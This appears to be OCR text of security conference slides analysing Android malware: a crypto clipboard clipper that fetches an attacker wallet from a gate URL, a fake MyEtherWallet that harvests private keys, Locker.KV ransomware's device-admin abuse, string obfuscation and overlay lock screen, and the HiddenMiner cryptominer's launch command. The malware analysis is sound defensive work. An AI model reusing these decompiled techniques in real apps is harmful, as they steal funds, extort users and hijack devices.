
```
void set(String currency) {
    ClipboardService service = new ClipboardService();
    Thread thread = new Thread(new Runnable(currency, service) {
        public void run() {
            String str = ClipboardService.this.gate + "settings.php?wallet=" + this.val$wallet
            try {
                str = HttpClient.getReq(str);
                Log.d("Clipper", "Getted wallet");
                this.val$cs.walletaddress = str;
            }
            catch(IOException v0_2) {
                v0_2.printStackTrace();
            }
            catch(URISyntaxException v0_3) {
                v0_3.printStackTrace();
            }
        }
    });
    thread.start();
    try {
        thread.join();
        this.change(service.walletaddress);  // modify with attacker's wallet address
    }
    catch(InterruptedException exception) {
        exception.printStackTrace();
    }
}
```

Wallet stealers: a fake MyEtherWallet

Firebase

Ethereum Logo by Ethereum Foundation
sha256: `bd054ba17dc61524ab50542e06ec83b9a0c41149bfde1795715bd7a108339204`
Detected as Android/FakeApp.HV!tr

Wallet stealers: a fake MyEtherWallet



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
Wallet stealers: a fake MyEtherWallet



Insert **private** key!

wallet address, private key

Firebase

Ethereum Logo by Ethereum Foundation
sha256: `bd054ba17dc61524ab50542e06ec83b9a0c41149bfde1795715bd7a108339204`
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



wallet address, private key

Firebase

Ethereum Logo by Ethereum Foundation
sha256: `bd054ba17dc61524ab50542e06ec83b9a0c41149bfde1795715bd7a108339204`
Detected as Android/FakeApp.HV!tr

Mobile ransomware: Android/Locker




- Big and active screen locker family: **100,000+ samples**
- Aka LokiBot
- Recent samples in February 2019.
- Some variants ask for a **ransom** in **Bitcoins**

Detected as Android/Locker.KV!tr
sha256:
bae9151dea172acceb9dfc27298eec77dc3084d510b09f5cda3370422d02e851


Android/Locker.KV: How does it lock the screen?

- Poses as **Adobe Flash Player**
- Requests **device admin rights**



Android/Locker.KV: How does it lock the screen?

- Poses as **Adobe Flash Player**
- Requests **device admin rights**
- Issues arrive when you try to **disable admin rights**



Android/Locker.KV: device admin code

```
public class Scrynlock extends DeviceAdminReceiver {
  public CharSequence onDisableRequested(Context arg6, Intent
↪  arg7) {
     ...
     this.layout =
↪  LayoutInflater.from(ctx).inflate(0x7F040003,
↪  null).findViewById(0x7F080003);  // layout:hfdhfxhgfdhg
     ...
     ctx.getApplicationContext().getSystemService(
      absurdityasfasfasfasfafa.abideasfasfasfasfafa("t1m<l/"))
     .addView(this.layout,
↪  ((ViewGroup$LayoutParams)layoutparams));
   }
}
```

Android/Locker.KV: What is layout “hfdhfxhgfdhg”?

```
<RelativeLayout>
  <LinearLayout>
    <TextView android:text="Unable to uninstall App" />
  </LinearLayout>
</RelativeLayout>
```

Android/Locker.KV: Obfuscated

```
public class Scrynlock extends DeviceAdminReceiver {
  public CharSequence onDisableRequested(Context arg6, Intent
↪  arg7) {
     ...
     // layout ‘‘Unable to uninstall app’’
     this.layout =
↪  LayoutInflater.from(ctx).inflate(0x7F040003,
↪  null).findViewById(0x7F080003);  //
     ...
     ctx.getApplicationContext().getSystemService(

↪  absurdityasfasfasfasfafa.abideasfasfasfasfafa("t1m<l/"))
      .addView(this.layout,
↪  ((ViewGroup$LayoutParams)layoutparams));
  }
}
```


Android/Locker.KV: De-obfuscation algorithm

```
public static String abideasfasfasfasfafa(String arg5) {
    int v2 = 3;
    int v0 = arg5.length();
    char[] v3 = new char[v0];
    --v0;
    int v1;
    for(v1 = v0; v0 >= 0; v1 = v0) {
        int v4 = v1 - 1;
        v3[v1] = ((char)(arg5.charAt(v1) ^ 88));
        if(v4 < 0) {
            break;
        }

        v0 = v4 - 1;
        v3[v4] = ((char)(arg5.charAt(v4) ^ v2));
    }
    return new String(v3);
}
```

Many different similar functions, with different constants (88, 3)

Android/Locker.KV: De-obfuscation algorithm



Android/Locker.KV: Display an Error Window

```
public class Scrynlock extends DeviceAdminReceiver {
  public CharSequence onDisableRequested(Context arg6, Intent
↪  arg7) {
     ...
      // layout ``Unable to uninstall app''
     this.layout =
↪  LayoutInflater.from(ctx).inflate(0x7F040003,
↪  null).findViewById(0x7F080003);
     ...
     // display window Unable to uninstall app
     ctx.getApplicationContext().getSystemService(``window'')
      .addView(this.layout, ...);
  }
}
```

Android/Locker.KV: continued

1. Displays an error window
2. Starts an **activity**

```
public class Scrynlock extends DeviceAdminReceiver {
  public CharSequence onDisableRequested(Context arg6, Intent
↪  arg7) {
     ...
     Intent intent = new Intent(ctx,
↪  Scrynlock$mainActivity.class);
     intent.addFlags(0x10000000);
     ctx.startActivity(intent);
     return '';
  }
}
```

Android/Locker.KV: What does Scrynlock.mainActivity do?

```
public class Scrynlock$mainActivity extends Activity {
  public void onCreate(Bundle bundle) {
    ...
    // layout:hgfdhdgfdhgdh : ransom layout
    this.setContentView(0x7F040004);

    ...
    this.getApplicationContext().getSystemService(
↪   acceptasfasfasfasfafa.abideasfasfasfasfafa("\u0014g\rj\fy"))
      .addView(this.abideasfasfasfasfafa,
↪   ((ViewGroup$LayoutParams)v3));
    }
```

Android/Locker.KV: Display the Ransom



```
public class Scrynlock$mainActivity extends Activity {
  public void onCreate(Bundle bundle) {
    ...
    // layout:hgfdhdgfdhgdh : ransom layout
    this.setContentView(0x7F040004);

    ...
    // display ransom
    this.getApplicationContext().getSystemService(‘‘window’’)
    .addView(...);
  }
```

Android/Locker.KV: Can we move to another window?

```
public void onWindowFocusChanged(boolean arg3) {
      super.onWindowFocusChanged(arg3);
      if (!arg3) {
        this.sendBroadcast(new Intent(
        ableasfasfasfasfafa.abideasfasfasfasfafa(
          "DOA,J7ApLOQ;K*\u000B?F*L1Kpf\u0012j\r‘\u0001v
          \u0007v\n‘\u0013z\u001Al\u001Fi\u0011b\r}"
          )));
      }
}
```

‘‘DOA,J7ApLOQ;K*...’’



‘‘android.intent.action.CLOSE_SYSTEM_DIALOGS’’

Malware closes the window!

Android/Locker: How profitable were they?

`19tUaovjwW5FSUfmXuECFKn7aA5hXTvqUr`: **50 BTC** ≈ 200,000 USD !
`1G5FiCaaLKCfEk7seMyYFpX99PXgrUqk85`: **2 BTC** ≈ 7,800 USD

That much?! Let's have a close look...

The typical ransom for Locker is **70 USD** or **100 USD**

Date	**Transaction amount**	**Bitcoin rate**	**Amount in USD**
2018-04-22	0.01114	8925	99.42
2018-04-11	0.00291766	6843	19.96
2018-04-10	0.010213	6795	69.37
2018-04-10	0.0219645	6795	149.25
2018-04-06	0.01058841	6815	72.16
2018-04-02	0.01218985	6844	83.42
2018-03-20	0.0394	8619	339.59
2018-03-15	0.00968897	8290	80.32
2018-03-10	0.0075	9350	70.125
2018-03-06	0.00951219	11500	109.39

Let's have a close look

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~~2018-03-15~~	~~0.00968897~~	~~8290~~	~~80.32~~
2018-03-10	0.0075	9350	70.125
2018-03-06	0.00951219	11500	109.39

Android/Locker: revised profits for the attacker(s)

Far less than **200,000 USD**

Month	**Amount in USD**
April 2018	240
March 2018	170
February 2018	200
Total	**610**

Do we have mobile miners?

Google Play Store banned miners in July 2018

"We don't allow apps that mine cryptocurrency on devices. We permit apps that remotely manage the mining of cryptocurrency."


We have **malicious** mobile miners: Android/HiddenMiner

```
String algo = "cryptonight";
String stratum = "stratum+tcp";
String pool = Constants.miningPool;
String port = String.valueOf(Constants.miningPort);
String user = Constants.miningUser;
String userpw = Build.MANUFACTURER;
int processors = this.getNrProcessors();
if (this.getNrProcessors() > 2) {
    processors = this.getNrProcessors() / 2;
}

String command = "minerd -q -a " + algo + " -o " + stratum +
 ↪  "://" + pool + ":" + port + " -O " + user + ":" + userpw + "
 ↪  -t " + String.valueOf(processors);
int removespaces = command == null ? 0 : command.length() -
 ↪  command.replace(" ", "").length() + 1;
this.startMiner(removespaces, command);
```

sha256: 1c24c3ad27027e79add11d124b1366ae577f9c92cd3302bd26869825c90bf377

Android/HiddenMiner mining live




Hash Rate (24h Avg)	Total Hashes	Total Due	Total Paid
66 H/s (59 H/s)	1,106,983,898	0.1266627823 XMR	0.0000000000 XMR

№	Worker	Hash Rate	1 Hour Avg. Hash Rate	24 Hour Avg. Hash Rate	Total Hashes	Last Hash
1	Amazon	8 H/s	0 H/s	11 H/s	20,170,927	2 hours ago
2	HUAWEI	8 H/s	8 H/s	9 H/s	32,201,604	a minute ago
3	LENOVO	8 H/s	19 H/s	13 H/s	66,066,625	a minute ago
4	samsung	50 H/s	19 H/s	30 H/s	564,469,159	a minute ago

Android/HiddenMiner - one month profits

Android/HiddenMiner mining live



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Android/HiddenMiner - one month profits

